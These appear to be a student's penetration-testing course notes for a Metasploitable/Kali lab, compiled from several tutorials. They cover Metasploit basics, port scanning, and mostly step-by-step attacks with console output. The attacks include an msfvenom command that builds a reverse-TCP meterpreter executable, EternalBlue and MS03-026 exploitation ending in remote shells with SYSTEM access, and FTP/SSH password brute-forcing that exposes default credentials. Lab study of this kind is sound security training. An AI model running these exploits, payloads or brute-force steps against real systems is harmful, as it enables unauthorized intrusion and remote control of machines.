Day 5 & 6

Link to download metasploitable

or

Links: VMware: https://www.vmware.com/

VirtualBox: https://www.virtualbox.org/wiki/Downloads

Kali Linux: https://www.kali.org/

Metasploitable2: **https://sourceforge.net/projects/metasploitable/files/Metasploitable2/**

video - https://www.youtube.com/watch?v=s4-N2sfmJe8

https://www.youtube.com/watch?v=ShOb8bQ_h_I

Create payload

https://www.youtube.com/watch?v=WNKr2TgJsGc

The payload we are going to create with msfvenom is a Reverse TCP payload for windows. This payload generates an exe which when run connects from the victim's machine to our Metasploit handler giving us a meterpreter session.

Msfvenom –l payloads – list all payloads available

msfvenom -p windows/meterpreter/reverse_tcp lhost=192.168.0.107 lport=6001 –f exe > securitytutorials.exe

MSFvenom is used **to make a payload**

Meterpreter is a security product used for **penetration testing**. Part of the Metasploit Project and Framework, it provides enterprise security teams with the knowledge helpful for addressing vulnerabilities in the targeted application against which Meterpreter is deployed.

The reverse TCP is **a type of reverse shell**. Reverse Shell is more likely to pass through firewalls, as the client/victim will make the connection back to the attacker.

-p lets you specify which payload you want to use.

lhost this needs to be the attackers IP address you want the payload to connect back to.

lport as above; this is the port the payload will connect on and will need to be set up in the handler.

-f this tells Msfvenom what it should create the payload as in this instance we are going for a program executable or EXE. (If you want to know what other formats are available type msfvenom -l format in the terminal.)

- this redirects the output of our command to the file name we specify.

Port scan

Open msfconsole, type **search portscan, then it will display following lsit of ports**

```
   0  auxiliary/scanner/http/wordpress_pingback_access                    normal  No
ss Pingback Locator
   1  auxiliary/scanner/natpmp/natpmp_portscan                            normal  No
 External Port Scanner
   2  auxiliary/scanner/portscan/ack                                      normal  No
 Firewall Scanner
   3  auxiliary/scanner/portscan/ftpbounce                                normal  No
nce Port Scanner
   4  auxiliary/scanner/portscan/syn                                      normal  No
 Port Scanner
   5  auxiliary/scanner/portscan/tcp                                      normal  No
t Scanner
   6  auxiliary/scanner/portscan/xmas                                     normal  No
as" Port Scanner
   7  auxiliary/scanner/sap/sap_router_portscanner                        normal  No
er Port Scanner
```

Now type

Msf5> use 5 (tcp port from list)

Now

```
msf5 auxiliary(scanner/portscan/tcp) > options

Module options (auxiliary/scanner/portscan/tcp):

   Name        Current Setting  Required  Description
   ----        ---------------  --------  -----------
   CONCURRENCY 10               yes       The number of concurrent ports to check per host
   DELAY       0                yes       The delay between connections, per thread, in millis
econds
   JITTER      0                yes       The delay jitter factor (maximum value by which to +
/- DELAY) in milliseconds.
   PORTS       1-10000          yes       Ports to scan (e.g. 22-25,80,110-900)
   RHOSTS                       yes       The target host(s), range CIDR identifier, or hosts
file with syntax 'file:<path>'
   THREADS     1                yes       The number of concurrent threads (max one per host)
   TIMEOUT     1000             yes       The socket connect timeout in milliseconds
```

Now set remote host

```
msf5 auxiliary(scanner/portscan/tcp) > set rhosts 192.168.101.15
rhosts => 192.168.101.15
msf5 auxiliary(scanner/portscan/tcp) >
```

Now set ports

```
msf5 auxiliary(scanner/portscan/tcp) > set ports 1-65535
ports => 1-65535
msf5 auxiliary(scanner/portscan/tcp) >
```

Set threads – speed limit

```
msf5 auxiliary(scanner/portscan/tcp) > set threads 1000
```

Now type run

```
msf5 auxiliary(scanner/portscan/tcp) > run

[+] 192.168.101.15:       - 192.168.101.15:21 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:22 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:25 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:23 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:53 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:80 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:111 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:139 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:445 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:512 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:514 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:513 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:1099 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:1524 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:2049 - TCP OPEN
[+] 192.168.101.15:       - 192.168.101.15:2121 - TCP OPEN
```

Set interface and scan ports on entire interface

```
msf > use auxiliary/scanner/portscan/syn

msf auxiliary(syn) > show options




Module options (auxiliary/scanner/portscan/syn):




   Name        Current Setting  Required  Description

   ----        ---------------  --------  -----------

   BATCHSIZE   256              yes       The number of hosts to scan
per set

   DELAY       0                yes       The delay between connections,
per thread, in milliseconds
```

```
   INTERFACE                   no        The name of the interface

   JITTER     0                yes       The delay jitter factor
(maximum value by which to +/- DELAY) in milliseconds.

   PORTS      1-10000          yes       Ports to scan (e.g. 22-
25,80,110-900)

   RHOSTS                      yes       The target address range or
CIDR identifier

   SNAPLEN    65535            yes       The number of bytes to capture

   THREADS    1                yes       The number of concurrent
threads

   TIMEOUT    500              yes       The reply read timeout in
milliseconds


msf auxiliary(syn) > set INTERFACE eth0

INTERFACE => eth0

msf auxiliary(syn) > set PORTS 80

PORTS => 80

msf auxiliary(syn) > set RHOSTS 192.168.1.0/24

RHOSTS => 192.168.1.0/24
```

```
msf auxiliary(syn) > set THREADS 50

THREADS => 50

msf auxiliary(syn) > run



[*] TCP OPEN 192.168.1.1:80

[*] TCP OPEN 192.168.1.2:80

[*] TCP OPEN 192.168.1.10:80

[*] TCP OPEN 192.168.1.109:80

[*] TCP OPEN 192.168.1.116:80

[*] TCP OPEN 192.168.1.150:80

[*] Scanned 256 of 256 hosts (100% complete)

[*] Auxiliary module execution completed
```

Metasploit

https://www.tutorialspoint.com/metasploit/metasploit_quick_guide.htm

Link to download metasploit

https://docs.metasploit.com/docs/development/maintainers/downloads-by-version.html

Vulnerability: It is a weakness in a computer system that could be exploited by an attacker to perform unauthorized malicious actions. It can be as simple as weak or no password and as complex as a Cross-Site Scripting or buffer overflows.

Exploit: An exploit is a piece of code that takes advantage of a vulnerability that is present in a computer system to cause unintended behaviour on a computer system like gaining unauthorized access to a network or getting the privilege escalated.

Payload: A payload is like an engine that defines to perform specific functions for the exploit which took place. It could be installing malware such as worms or viruses which performs the malicious actions or gaining the reverse shell to the compromised system.

commands

1. Help – list all the commands
2. Msfupdate – update the metasploit
3. Search - **Search** is a powerful command in Metasploit that you can use to find what you want to locate. For example, if you want to find exploits related to Microsoft, then the command will be –

   msf >search name:Microsoft type:exploit

```
msf > search name:microsoft type:exploit

Matching Modules
================

   Name                                                        Disclosure Date  Rank       Descriptio
n
   ----                                                        ---------------  ----       ----------
-
   auxiliary/admin/http/iis_auth_bypass                        2010-07-02       normal     MS10-065 M
icrosoft IIS 5 NTFS Stream Authentication Bypass
   auxiliary/admin/kerberos/ms14_068_kerberos_checksum         2014-11-18       normal     MS14-068 M
icrosoft Kerberos Checksum Validation Vulnerability
   auxiliary/admin/ms/ms08_059_his2006                         2008-10-14       normal     Microsoft
Host Integration Server 2006 Command Execution Vulnerability
   auxiliary/admin/mssql/mssql_enum                                             normal     Microsoft
SQL Server Configuration Enumerator
   auxiliary/admin/mssql/mssql_enum_domain_accounts                             normal     Microsoft
SQL Server SUSER_SNAME Windows Domain Account Enumeration
   auxiliary/admin/mssql/mssql_enum_domain_accounts_sqli                        normal     Microsoft
SQL Server SQLi SUSER_SNAME Windows Domain Account Enumeration
   auxiliary/admin/mssql/mssql_enum_sql_logins                                  normal     Microsoft
SQL Server SUSER_SNAME SQL Logins Enumeration
   auxiliary/admin/mssql/mssql_escalate_dbowner                                 normal     Microsoft
SQL Server Escalate Db_Owner
   auxiliary/admin/mssql/mssql_escalate_dbowner_sqli                            normal     Microsoft
SQL Server SQLi Escalate Db_Owner
   auxiliary/admin/mssql/mssql_escalate_execute_as                              normal     Microsoft
SQL Server Escalate EXECUTE AS
   auxiliary/admin/mssql/mssql_escalate_execute_as_sqli                         normal     Microsoft
```

4. Info - The **info** command provides information regarding a module or platform, such as where it is used, who is the author, vulnerability reference, and its payload restriction.

```
f auxiliary(iis_auth_bypass) > info auxiliary/admin/http/iis_auth_bypass

     Name: MS10-065 Microsoft IIS 5 NTFS Stream Authentication Bypass
   Module: auxiliary/admin/http/iis_auth_bypass
  License: Metasploit Framework License (BSD)
     Rank: Normal
Disclosed: 2010-07-02

ovided by:
Soroush Dalili
sinn3r <sinn3r@metasploit.com>

sic options:
Name       Current Setting  Required  Description
----       ---------------  --------  -----------
Proxies                     no        A proxy chain of format type:host:port[,type:host:port][...]
RHOST                       yes       The target address
RPORT      80               yes       The target port
SSL        false            no        Negotiate SSL/TLS for outgoing connections
TARGETURI  /                yes       The URI directory where basic auth is enabled
VHOST                       no        HTTP server virtual host

scription:
This module bypasses basic authentication for Internet Information
Services (IIS). By appending the NTFS stream name to the directory
name in a request, it is possible to bypass authentication.

ferences:
http://cvedetails.com/cve/2010-2731/
http://www.osvdb.org/66160
http://technet.microsoft.com/en-us/security/bulletin/MS10-065
http://soroush.secproject.com/blog/2010/07/iis5-1-directory-authentication-bypass-by-using-i30index_allocation
```

5. Show payloads - To view all the available payloads in the Metasploit framework, use command show payloads to lists all the payloads in alphabetic order.
6. Show exploits - To view all the available exploits in the Metasploit framework, use the command `show exploits` to list all the available

exploits in alphabetic order with the date it was disclosed and the rank of the exploit ranging from excellent to average.

The simplest way to understand what exploits and payloads are is to consider an exploit as how an attacker will deliver the payload, through the vulnerability hole in the target system. Once the exploit gets launched, it contains a payload against a vulnerable target, which then deployed in this stage.

In this Metasploit tutorial, you will see how to find the desired module and target it with Metasploit. So in the Metasploit instance, write the search with the name of the exploit or a service/software which you have to target. So I am searching for the modules related to the FTP service like search with the service/software name:

```
search ftp
```

As shown in the name of the exploit you can get the idea whether the exploit runs on the Windows or Linux as mentioned in the name, the disclosure date when the vulnerability was disclosed, rank is actually the probability of the success, check is to validate the existence of the vulnerability and the description contains the details regarding the software version or the situation in which the specific module will work.

After carefully reading and selecting the module, you can select that specific module by writing the use command along with the path of the module like below:

```
use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf5 > use exploit/unix/ftp/vsftpd_234_backdoor
msf5 exploit(unix/ftp/vsftpd_234_backdoor) >
```

Once you have selected the module, you have to make changes in its options to make it work on the target. You can view the options required by typing:

```
show options
```

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS                   yes       The target address range or CIDR identifier
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

As can be seen in the above screenshot, this module requires only two options that are RHOSTS and RPORT, and the current value of these options can be seen in the current setting section, the required section is Boolean which shows yes if the value for that option is mandatory and no, if the value can be optional and the description which shows the details regarding the specific option. Later on, you can set the value of the option as required by typing the set along with option name like below:

set RHOSTS 192.168.0.5

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.5
RHOSTS => 192.168.0.5
```

Now for deselecting the specific module, you need to type:

back

```
msf5 exploit(unix/ftp/vsftpd_234_backdoor) > back
msf5 >
```

And to close the Metasploit instance, type:

exit


Vulnerability Exploitation

This phase of the Metasploit tutorial does the intrusion into the target system, so look for its exploit in the Metasploit framework by using:

search smb

The smb scanner module **simply scans the remote hosts and determines if they support the SMB protocol**.

The Server Message Block (SMB) protocol is a network file sharing protocol that **allows applications on a computer to read and write to files and to request services from server programs in a computer network**. The SMB protocol is one of the most popular protocols for file and resource sharing over networks. And not only with Windows—**it has also been widely adopted by other operating systems, such as Linux/Unix and macOS**.



Now from the list, I will look for the exploit which should work for this type of vulnerability. For that I have found the **eternalblue** exploit, which is the same vulnerability that spread the WannaCry ransomware throughout the world, you can read more about it here and I am using it in the Metasploit tutorial for demonstration;

use exploit/windows/smb/ms17_010_eternalblue

```
msf5 > use exploit/windows/smb/ms17_010_eternalblue
msf5 exploit(windows/smb/ms17_010_eternalblue) >
```

Now I will set its option by entering the IP address of the target:

show options

set RHOSTS <IP Address>

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target address range or CIDR identifier
   RPORT          445              yes       The target port (TCP)
   SMBDomain                       no        (Optional) The Windows domain to use for authentication
   SMBPass                         no        (Optional) The password for the specified username
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches exploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Target.

Payload options (generic/shell_reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  192.168.0.106    yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf5 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.0.102
RHOSTS => 192.168.0.102
```

There are so many types of payloads that the Metasploit framework offers according to the type of the exploit which you have seen at the start of this Metasploit tutorial. For this exploit, I am going to use Meterpreter payload,

Meterpreter is a Metasploit attack payload that **provides an interactive shell from which an attacker can explore the target machine and execute code**.

show payloads

set windows/x64/meterpreter/reverse_tcp

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
```


As it is a reverse shell payload, which means it will make network-level connectivity to my Kali Linux machine and will control it remotely so I have to set my Kali IP in the LHOST:

set LHOST <IP Address>

```
msf5 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.0.106
LHOST => 192.168.0.106
```

Now as all seems good, I will run the exploit by typing:

`exploit`



```
msf5 exploit(windows/smb/ms17_010_eternalblue) > exploit

[*] Started reverse TCP handler on 192.168.0.106:4444
[+] 192.168.0.102:445     - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.0.102:445 - Connecting to target for exploitation.
[+] 192.168.0.102:445 - Connection established for exploitation.
[+] 192.168.0.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.0.102:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.0.102:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 192.168.0.102:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 192.168.0.102:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 192.168.0.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.0.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.0.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.0.102:445 - Starting non-paged pool grooming
[+] 192.168.0.102:445 - Sending SMBv2 buffers
[+] 192.168.0.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.0.102:445 - Sending final SMBv2 buffers.
[*] 192.168.0.102:445 - Sending last fragment of exploit packet!
[*] 192.168.0.102:445 - Receiving response from exploit packet
[+] 192.168.0.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.0.102:445 - Sending egg to corrupted connection.
[*] 192.168.0.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (206403 bytes) to 192.168.0.102
[*] Meterpreter session 1 opened (192.168.0.106:4444 -> 192.168.0.102:49772) at 2019-07-19 16:16:13 -0400
[+] 192.168.0.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 192.168.0.102:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=

meterpreter > 
```

As you can see, the exploit has inserted the payload into the target machine successfully, so the next phase is for the remote shell access.

Remote Shell Access

This phase of this Metasploit tutorial will have enabled me to gain access to the shell on the network, which means I can now run commands and operations remotely while remaining in the exploited system like:

`sysinfo`

```
meterpreter > sysinfo
Computer        : WIN-RU7EBCKOFEL
OS              : Windows 7 (Build 7601, Service Pack 1).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x64/windows
```

`Getuid`

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

`Pwd`

```
meterpreter > pwd
C:\Windows\system32
```

Ls

```
meterpreter > ls
Listing: C:\
============

Mode              Size      Type  Last modified             Name
40777/rwxrwxrwx   0         dir   2009-07-13 23:18:56 -0400 $Recycle.Bin
100444/r--r--r--  8192      fil   2014-05-09 01:12:48 -0400 BOOTSECT.BAK
40777/rwxrwxrwx   4096      dir   2014-05-09 01:12:46 -0400 Boot
40777/rwxrwxrwx   0         dir   2009-07-14 01:08:56 -0400 Documents and Settings
40777/rwxrwxrwx   0         dir   2009-07-13 23:20:08 -0400 PerfLogs
40555/r-xr-xr-x   4096      dir   2009-07-13 23:20:08 -0400 Program Files
40555/r-xr-xr-x   4096      dir   2009-07-13 23:20:08 -0400 Program Files (x86)
40777/rwxrwxrwx   4096      dir   2009-07-13 23:20:08 -0400 ProgramData
40777/rwxrwxrwx   0         dir   2014-05-08 11:18:55 -0400 Recovery
40777/rwxrwxrwx   4096      dir   2014-05-09 00:13:36 -0400 System Volume Information
40555/r-xr-xr-x   4096      dir   2009-07-13 23:20:08 -0400 Users
40777/rwxrwxrwx   16384     dir   2009-07-13 23:20:08 -0400 Windows
100444/r--r--r--  383786    fil   2014-05-09 01:12:47 -0400 bootmgr
0000/---------    2862896   fif   1971-12-17 15:03:12 -0500 pagefile.sys
```

So you have seen what can be done by gaining a remote shell of any system.

Full metasploit tutorial

https://nooblinux.com/metasploit-tutorial/

Example

Let's take an example to understand the use of Metasploit payloads. Assume we have a Windows Server 2003 machine which is vulnerable to DCOM MS03-026.

At first, we will search for an **exploit** that can work with this vulnerability. We will use the exploit with the best **RANK**.

```
msf > session 1
[-] Unknown command: session.
msf > connect session 1
[-] Unable to connect: getaddrinfo: Name or service not known
msf > search dcom

Matching Modules
================

   Name                                        Disclosure Date  Rank    Descripti
on
   ----                                        ---------------  ----    ---------
--
   auxiliary/scanner/telnet/telnet_ruggedcom                    normal  RuggedCom
 Telnet Password Generator
   exploit/windows/dcerpc/ms03_026_dcom        2003-07-16       great   MS03-026
Microsoft RPC DCOM Interface Overflow
   exploit/windows/smb/ms04_031_netdde         2004-10-12       good    MS04-031
Microsoft NetDDE Service Overflow
   exploit/windows/smb/psexec_psh              1999-01-01       manual  Microsoft
 Windows Authenticated Powershell Command Execution

msf >
```

Next, we will use the following command to see what payload we can use with this exploit.

msf > show payloads

and see I can use payloads that will help me to upload /execute files, to make the victim as a VNC server to have a view.

```
msf exploit(ms03_026_dcom) > show payloads

Compatible Payloads
===================

   Name                                        Disclosure Date  Rank    Description
   ----                                        ---------------  ----    -----------
   generic/custom                                               normal  Custom Payload
   generic/debug_trap                                           normal  Generic x86 Debug Trap
   generic/shell_bind_tcp                                       normal  Generic Command Shell, Bind TCP
Inline
   generic/shell_reverse_tcp                                    normal  Generic Command Shell, Reverse
CP Inline
   generic/tight_loop                                           normal  Generic x86 Tight Loop
   windows/adduser                                              normal  Windows Execute net user /ADD
   windows/dllinject/bind_hidden_ipknock_tcp                    normal  Reflective DLL Injection, Hidde
 Bind Ipknock TCP Stager
```

The above command will show the payloads that will help us upload/execute files onto a victim system.

```
  windows/upexec/reverse_tcp_rc4_dns                          normal  Windows Upload/Execute, Reverse
TCP Stager (RC4 Stage Encryption DNS)
  windows/upexec/reverse_tcp_uuid                             normal  Windows Upload/Execute, Reverse
TCP Stager with UUID Support
  windows/vncinject/bind_hidden_ipknock_tcp                   normal  VNC Server (Reflective Injectior
, Hidden Bind Ipknock TCP Stager
  windows/vncinject/bind_hidden_tcp                           normal  VNC Server (Reflective Injectior
, Hidden Bind TCP Stager
  windows/vncinject/bind_ipv6_tcp                             normal  VNC Server (Reflective Injectior
, Bind IPv6 TCP Stager (Windows x86)
  windows/vncinject/bind_ipv6_tcp_uuid                        normal  VNC Server (Reflective Injectior
, Bind IPv6 TCP Stager with UUID Support (Windows x86)
  windows/vncinject/bind_nonx_tcp                             normal  VNC Server (Reflective Injectior
, Bind TCP Stager (No NX or Win7)
  windows/vncinject/bind_tcp                                  normal  VNC Server (Reflective Injectior
```

To set the payload that we want, we will use the following command −

set PAYLOAD payload/path

Set the listen host and listen port (LHOST, LPORT) which are the **attacker IP** and **port**. Then set remote host and port (RPORT, LHOST) which are the **victim IP** and **port**.

```
msf exploit(ms03_026_dcom) > set PAYLOAD windows/meterpreter/bind_tcp
PAYLOAD => windows/meterpreter/bind_tcp
msf exploit(ms03_026_dcom) > set LHOST 192.168.1.101
LHOST => 192.168.1.101
msf exploit(ms03_026_dcom) > set LPORT 23524
LPORT => 23524
msf exploit(ms03_026_dcom) > set RPORT 135
RPORT => 135
msf exploit(ms03_026_dcom) > set RHOST 192.168.1.102
RHOST => 192.168.1.102
msf exploit(ms03_026_dcom) > exploit

[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:35856 -> 192.168.1.102:23524) at 2016-08-14 13:43:13 -0400

meterpreter >
```

Type “exploit”. It will create a session as shown below −

```
[*] Started bind handler
[*] Trying target Windows NT SP3-6a/2000/XP/2003 Universal...
[*] Binding to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Bound to 4d9f4ab8-7d1c-11cf-861e-0020af6e7c57:0.0@ncacn_ip_tcp:192.168.1.102[135] ...
[*] Sending exploit ...
[*] Sending stage (957487 bytes) to 192.168.1.102
[*] Meterpreter session 1 opened (192.168.1.103:35856 -> 192.168.1.102:23524) at 2016-08-14 13:43:13 -0400

meterpreter >
```

Now we can play with the machine according to the settings that this payload offers.

Attack the FTP Service

Open Metasploit. The first service that we will try to attack is FTP and the auxiliary that helps us for this purpose is **auxiliary/scanner/ftp/ftp_login**.

Type the following command to use this auxiliary −

msf > use auxiliary/scanner/ftp/ftp_login

```
msf > use auxiliary/scanner/ftp/ftp_login
msf auxiliary(ftp_login) > show options

Module options (auxiliary/scanner/ftp/ftp_login):

   Name             Current Setting  Required  Description
   ----             ---------------  --------  -----------
   BLANK_PASSWORDS  false            no        Try blank passwords for all use
s
   BRUTEFORCE_SPEED 5                yes       How fast to bruteforce, from 0 t
o 5
   DB_ALL_CREDS     false            no        Try each user/password couple st
ored in the current database
   DB_ALL_PASS      false            no        Add all passwords in the current
 database to the list
   DB_ALL_USERS     false            no        Add all users in the current dat
abase to the list
```

Set the path of the file that contains our dictionary.

```
rds separated by space, one pair per line
   USER_AS_PASS   false    no      Try the username as the passwor
 for all users
   USER_FILE               no      File containing usernames, one
er line
   VERBOSE        true     yes     Whether to print output for all
attempts

msf auxiliary(ftp_login) > set PASS_FILE /root/pass.txt
```

Set the victim IP and run.

```
attempts

msf auxiliary(ftp_login) > set PASS_FILE /root/pass.txt
PASS_FILE => /root/pass.txt
msf auxiliary(ftp_login) > set RHOST 192.168.1.101
RHOST => 192.168.1.101
msf auxiliary(ftp_login) > run
```

It will produce the following output −

```
msf auxiliary(ftp_login) > run

[*] 192.168.1.101:21 - Starting FTP login sweep
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(ftp_login) >
```

As you can see, it is completed, but no session has been created. It means we were unsuccessful in retrieving any useful username and password.

Attack the SSH Service

To attack the SSH service, we can use the auxiliary: **auxiliary/scanner/ssh/ssh_login**

As you can see in the following screenshot, we have set the RHOSTS to 192.168.1.101 (that is the victim IP) and the username list and password (that is userpass.txt). Then we apply the **run** command.

```
msf > auxiliary/scanner/ssh/ssh_login
[-] Unknown command: auxiliary/scanner/ssh/ssh_login.
msf > use auxiliary/scanner/ssh/ssh_login
msf auxiliary(ssh_login) > set RHOSTS 192.168.1.101
RHOSTS => 192.168.1.101
msf auxiliary(ssh_login) > set USERPASS_FILE /root/userpass.txt
USERPASS_FILE => /root/userpass.txt
msf auxiliary(ssh_login) > set VERBOSE false
VERBOSE => false
msf auxiliary(ssh_login) > run

[*] 192.168.1.101:22 SSH - Starting bruteforce
[+] 192.168.1.101:22 SSH - Success: 'msfadmin:msfadmin' 'uid=1000(msfadmin) gid=1000(msfadmin) groups=4(adm),20(
dialout),24(cdrom),25(floppy),29(audio),30(dip),44(video),46(plugdev),107(fuse),111(lpadmin),112(admin),119(samb
ashare),1000(msfadmin) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
'
[*] Command shell session 1 opened (192.168.1.103:38441 -> 192.168.1.101:22) at 2016-08-18 10:17:34 -0400
[+] 192.168.1.101:22 SSH - Success: 'user:user' 'uid=1001(user) gid=1001(user) groups=1001(user) Linux metasploi
table 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
[*] Command shell session 2 opened (192.168.1.103:41120 -> 192.168.1.101:22) at 2016-08-18 10:17:34 -0400
[+] 192.168.1.101:22 SSH - Success: 'postgres:postgres' 'uid=108(postgres) gid=117(postgres) groups=114(ssl-cert
),117(postgres) Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux '
